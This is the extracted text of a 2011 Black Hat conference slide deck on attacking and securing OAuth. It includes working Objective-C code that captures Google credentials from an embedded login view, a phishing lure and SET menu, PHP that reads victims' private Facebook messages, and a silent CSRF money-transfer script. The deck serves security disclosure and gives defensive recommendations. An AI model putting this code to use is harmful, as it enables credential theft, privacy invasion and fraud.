

Black Hat US 2011



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OAuth

securing the insecure

roadmap


- ▶ OAuth flow
- ▶ malicious sample applications
 - * mobile OAuth google app
 - * web-based OAuth facebook app
- ▶ insecure implementation
 - * flawed session management
 - * password management
 - * insecure storage of secrets
- ▶ summary

what's OAuth?



user-centric scheme

user controls authorization



actors:

resource owner (user)

resource consumer (client)

resource provider (server)

tokens:

consumer credentials

request token

access token

authorization flow

1. client app authentication
2. get request token: POST oauth/request_token
3. authenticate user: GET oauth/authorize
4. get access token: POST oauth/access_token

building malicious OAuth clients (native and web apps)




password theft with Google client

(a native iOS mobile app)




OAuthSampleTouch mobile Google app

- ▶ download
- ▶ compile
- ▶ run



- ▶ edit controller




modify the UIWebViewDelegate's:


`webView:shouldStartLoadWithRequest:navigationType`

callback method
to intercept the
login page prior
to sending the
post request

```
646 [super viewWillDisappear:animated];
647 }
648
649 - (BOOL)webView:(UIWebView *)webView
650 shouldStartLoadWithRequest:(NSURLRequest *)request
651 navigationType:(UIWebViewNavigationType)navigationType {
652
653     NSString *body = [[NSString alloc] initWithData:[request HTTPBody] encoding:NSUTF8StringEncoding];
654     NSArray *components = [body componentsSeparatedByString:@"&"];
655     |
656     for (NSString *tmp in components) {
657         if ([tmp hasPrefix:@"Email"]) {
658             NSLog(@"Your Google Username: %@", tmp);
659         }
660
661         if ([tmp hasPrefix:@"Passwd"]) {
662             NSLog(@"Your Google Password: %@", tmp);
663         }
664     }
665
666     [body release];
667
668     if (!hasDoneFinalRedirect_) {
669         hasDoneFinalRedirect_ = [signIn_ requestRedirectedToRequest:request];
670         if (hasDoneFinalRedirect_) {
671             // signIn has told the view to close
672             return NO;
673         }
674     }
675     return YES;
676 }
677
678
```




OAuth process with an embedded view



user authenticates and grants permission

output the Google credentials

```
GNU gdb 6.3.50-20050815 (Apple version gdb-1518) (Sat Feb 12 02:52:12 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "x86_64-apple-darwin".sharedlibrary apply-load-rules all
Attaching to process 4414.
[Switching to process 4414 thread 0x2103]
[Switching to process 4414 thread 0x207]
[Switching to process 4414 thread 0x180b]
2011-07-22 22:45:46.227 OAuthSample-iPhone[4414:207] Your Google Username: Email=truxtian
2011-07-22 22:45:46.228 OAuthSample-iPhone[4414:207] Your Google Password: Passwd=oauthpassword
2011-07-22 22:46:02.161 OAuthSample-iPhone[4414:207] API response: <?xml version='1.0' encoding='UTF-8'?
nsearchrss/1.0/' xmlns:gContact='http://schemas.google.com/contact/2006' xmlns:batch='http://schemas.goo
om</id><updated>2011-07-23T05:46:02.100Z</updated><category scheme='http://schemas.google.com/g/2005#kind
Contacts</title><link rel='alternate' type='text/html' href='http://www.google.com/'/><link rel='http://
```



“but it looked so official!”

OAuth provides the user with a false sense of safety in the authentication workflow



recommendations

(mobile apps)

- ▶ **client application developers:** keep authentication outside the app and inside the browser
- ▶ **users:** do not trust clients that do not use a trusted neutral application such as safari to manage server auth
- ▶ **protocol designers:** stricter policies around authenticating clients to server. better browser API support

fortune telling facebook app

(a browser-based web application)



a social engineering oauth application to establish user trust

Lure the victim to use your app

domain apps.facebook.com is trustworthy!

phish



```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.5 [---]
[---] Codename: 'Return of the Lemon' [---]
[---] Report bugs to: davek@social-engineer.org [---]
[---] Homepage: http://www.secmaniac.com [---]
[---] Framework: http://www.social-engineer.org [---]
[---] Unpublished Java Applet by: Thomas Werth [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Select from the menu on what you would like to do:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious USB/CD/DVD Generator
4. Update the Metasploit Framework
5. Update the Social-Engineer Toolkit
6. Create a Payload and Listener
7. Mass Mailer Attack
8. Help, Credits, and About
9. Exit the Social-Engineer Toolkit

Enter your choice: |
```

back |

☆ ● [redacted] to bcc: me

[show details](#) 7:17 PM (0 minutes ago)

Reply ▼

Hi Victim -

Your life is currently full of mishaps, and nothing is going the way you wanted it to. Ever wonder if your fortune will change? Look no further, the Red Devil will have your answer!

Click [here](#) or visit <https://apps.facebook.com/redevilfortune/>.








easy!

Good luck and see you on the dark side!

https://apps.facebook.com/redevilfortune/

Request for Permission

Fortune Teller by the Red Devil is requesting permission to do the following:

-  **Access my basic information**
Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.
-  **Send me email**
Fortune Teller by the Red Devil may email me directly at khash.kiani@gmail.com · Change
-  **Post to my Wall**
Fortune Teller by the Red Devil may post status messages, notes, photos, and videos to my Wall
-  **Access messages in my inbox**
-  **Access my profile information**
Hometown

[Report App](#)

Fortune Teller by the Red Devil

Logged in as Khash Kiani (Not You?) [Allow](#) [Don't Allow](#)

access scope




70%

* source: core impact client-side phishing campaign

query private user messages


```
File Edit View Search Terminal Help
$fq1 = "select name, hometown_location, sex, pic_square from user where uid=" . $uid;
$fq1 = RunFqlQuery($fq1);
//print_r($fq1);
print("Your Name: " . $fq1[0]["name"]);
print "<br/>";
print("You are a " . $fq1[0]["sex"]);
print "<br/>";
print("You look like <img src='" . $fq1[0]["pic_square"] . "'>");
print "<br/>";
$fq1 = "SELECT body, thread_id FROM message WHERE thread_id=2";
//$fq1 = "SELECT thread_id,subject FROM thread where folder_id=0";
$fq1 = RunFqlQuery($fq1);
//print_r($fq1);
print "<br/>";
print "<br/>";
print("<strong>Lastly, " . str_replace("I", "you", $fq1[0]["subject"])) . "</strong>";
print "<br/>";
print "<br/>";
print "";
```

read the
inbox
messages



build the trap to aid exploitation


link to execute
ajax post and
carry our **CSRF**



```
<script>
function jsinit_load()
{
    var http = new XMLHttpRequest();
    var url = "/auth/post.php";
    var params = "account=999999999&amount=3000000";
    http.open("POST", url, true);

    //Send the proper header information along with the request
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.setRequestHeader("Content-length", params.length);
    http.setRequestHeader("Connection", "close");
    http.onreadystatechange = function()
    {
        //Call a function when the state changes.
        if(http.readyState == 4 && http.status == 200)
        {
            alert(http.responseText);
        }
    }
    http.send(params);
}
</script>
```

for demo purpose, can be removed to be invisible from users. Also, we can put this in a try..catch block to be more silent in case of any exception.



“but it looked so official!”

OAuth provides the user with a false sense of safety in the authentication workflow

Dear Facebook,
what is the business need for a web
application to read my private messages?



Insecure Implementation

flawed session management



Avon selects twitterfeed to publish something

twitter feed dashboard account help blog careers sign out follow us on twitter: @twfeed

New Twitter Service

Step 1: Create Feed Step 2: Configure Publishing Services Step 3: Done

Choose existing Twitter Account or Authenticate a new account

1. Authenticated Twitter Account
--Twitter Account--
2. Authenticate new Twitter Account
Authenticate Twitter
Using OAuth

Authenticate with Username & Password

- Avon is redirected to twitter's authorization endpoint
- Avon enters his twitter credentials and grants access

twitter  [Sign up >](#)

Authorize twitterfeed to use your account?

This application **will be able to**:

- Read Tweets from your timeline.
- See who you follow, and follow new people.
- Update your profile.
- Post Tweets for you.
- Access your direct messages until June 30th, 2011.

